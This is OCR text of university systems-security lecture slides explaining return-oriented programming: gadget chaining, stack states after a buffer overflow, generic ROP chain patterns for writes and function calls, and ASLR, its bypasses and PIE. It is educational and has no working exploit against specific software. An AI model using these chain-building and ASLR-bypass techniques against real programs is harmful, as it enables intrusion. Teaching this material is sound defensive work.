
ROP Execution

- Trigger with `ret` instruction
  - Will start executing Gadget 1
- Final `ret` in each gadget will start next one



Return-Oriented Programming (ROP) Attack

Return Chaining



Return-Oriented Programming (ROP) Attack

Return Chaining

```
add eax, ebx
mov ecx, eax
inc ecx
mov edx, 42
```

C

```
inc ecx
pop edx
ret
```

mov edx, 42

B

```
mov ecx, eax
ret
```

Return chaining allows arbitrary computation!

Systems Security Lab

SUNGKYUNKWAN UNIVERSITY 1398 성균관대학교

Return-Oriented Programming (ROP) Attack

Code

```
foo ():
    ...
    [Buffer Overflow]
    ...
--> ret

gadget1:
    ...
    pop eax;
    ret;

gadget2:
    ...
    pop ecx;
    ret;

gadget3:
    ...
    mov DWORD PTR[eax], ecx;
    ret;
```

Stack

Overflown
Overflown
%RSP --> &gadget1
0x12345678
&gadget2
0xdeadbeef
&gadget3
...
...
...

```
%rip:   <foo+100>
%eax:   0xffffedb0      %ecx:   0x00000020
```

Systems Security Lab

Return-Oriented Programming (ROP) Attack

Code

```
foo ():
    ...
    [Buffer Overflow]
    ...
    ret
```

```
gadget1:
    ...
—> pop eax;
    ret;
```

```
gadget2:
    ...
    pop ecx;
    ret;
```

```
gadget3:
    ...
    mov DWORD PTR[eax], ecx;
    ret;
```


Stack

Overflown
Overflown
&gadget1
%RSP —> 0x12345678
&gadget2
0xdeadbeef
&gadget3
...
...
...

```
%rip:  &gadget1
%eax:  0xffffedb0     %ecx:  0x00000020
```

Systems Security Lab

Return-Oriented Programming (ROP) Attack



Return-Oriented Programming (ROP) Attack

Code

```
foo ():
    ...
    [Buffer Overflow]
    ...
    ret
```

```
gadget1:
    ...
    pop eax;
    ret;
```

```
gadget2:
    ...
--> pop ecx;
    ret;
```

```
gadget3:
    ...
    mov DWORD PTR[eax], ecx;
    ret;
```


Stack

Overflown
Overflown
&gadget1
0x12345678
&gadget2
%RSP --> 0xdeadbeef
&gadget3
...
...
...

```
%rip:  &gadget2
%eax:  0x12345678     %ecx:  0x00000020
```


Systems Security Lab

Return-Oriented Programming (ROP) Attack




Systems Security Lab

Return-Oriented Programming (ROP) Attack




Systems Security Lab

Return-Oriented Programming (ROP) Attack



Return-Oriented Programming (ROP) Attack




```
unsigned int *ptr = 0x12345678;
*ptr = 0xdeadbeef;
```

Systems Security Lab

Generalizing ROP Chain Patterns

```
unsigned int REG = VALUE;
```

&gadget1
0x12345678

```
ROP CHAIN
&(pop reg; ret;)
VALUE
```

Generalizing ROP Chain Patterns

```
unsigned int *PTR = ADDR;
*PTR = VALUE;
```

&gadget1
0x12345678
&gadget2
0xdeadbeef
&gadget3

```
ROP CHAIN
&(pop reg1; ret;)
ADDR
&(pop reg2; ret;)
VALUE
&(mov reg2, [reg1]; ret;)
```

Systems Security Lab

Generalizing ROP Chain Patterns

```
func(arg1,arg2,...);
```

? ? ? ? ? ? ? ? ?

Systems
Security
Lab

Generalizing ROP Chain Patterns

This is the program state of when we enter a function:

x86-32

Code

```
foo():
    ...
    push edi; // ARG c
    push esi; // ARG b
    push eax; // ARG a
    call bar;
    ...

bar(int a, int b, int c):
--> push ebp;
    mov  esp, ebp;
    ..
    ret
```

Stack

...
...
Ret Addr ← %RSP
a
b
c
...
...
...
...

x86-64

Code

```
foo():
    ...
    mov rdi, a; // ARG 1
    mov rsi, b; // ARG 2
    mov rdx, c; // ARG 3
    call bar;
...

bar(int a, int b, int c):
--> ..
    ret
```

Stack

...
...
...
...
...
Ret Addr ← %RSP
...
...
...
...

```
rdi : a     rsi: b     rdx: c
```

We need to overwrite the stack contents such that our stack looks like the above to successfully launch a ret2libc attack

Generalizing ROP Chain Patterns

```
              x86-64
func(arg1,arg2,...);
```

```
           ROP CHAIN
&(pop rdi; ret;)
ARG1
&(pop rsi; ret;)
ARG2
...
&func
```

Generalizing ROP Chain Patterns

```
x86-64
func(arg1,arg2,...);
```


```
ROP CHAIN
&(pop rdi; ret;)
ARG1
&(pop rsi; ret;)
ARG2
...
&func
```

Generalizing ROP Chain Patterns

```
x86-64
func1(arg1,arg2);
func2(arg1);
```

```
ROP CHAIN
&(pop rdi; ret;)
ARG1 of func1
&(pop rsi; ret;)
ARG2 of func1
&func1
&(pop rdi; ret;)
ARG1 of func2
&(pop rsi; ret;)
ARG2 of func2
&func2
```


Eternal War in Memory



ASLR

- Code Reuse Attacks (CRA) such as ret2libc and ROP assumes that the addresses of functions and gadgets are known
- Address Space Layout Randomization makes CRA difficult by randomizing base address of segments
- ASLR alone only randomizes
  - Shared libraries (e.g., mylib.so)
  - Stack Segment
  - Heap Segment

ASLR



Systems Security Lab

SUNGKYUNKWAN UNIVERSITY 1398 성균관대학교

Bypassing ASLR

- Abusing parts of program that are not randomized
  - Ret2PLT
  - Gadgets in executable code segment
  - ETC
- Chaining main attack with Memory Disclosure Bug
- Other many Program-specific and Situation-specific bypassing techniques

ASLR+PIE on 64Bit Architecture

- PIE (Position Independent Exectuable)
  - Generates code that can be positioned anywhere
  - PC-relative addressing

```
gcc -pie -o prog prog.c
```


ASLR+PIE

- Replace absolute addressing with PC-relative addressing
- Executable's image can now be placed anywhere in memory

```
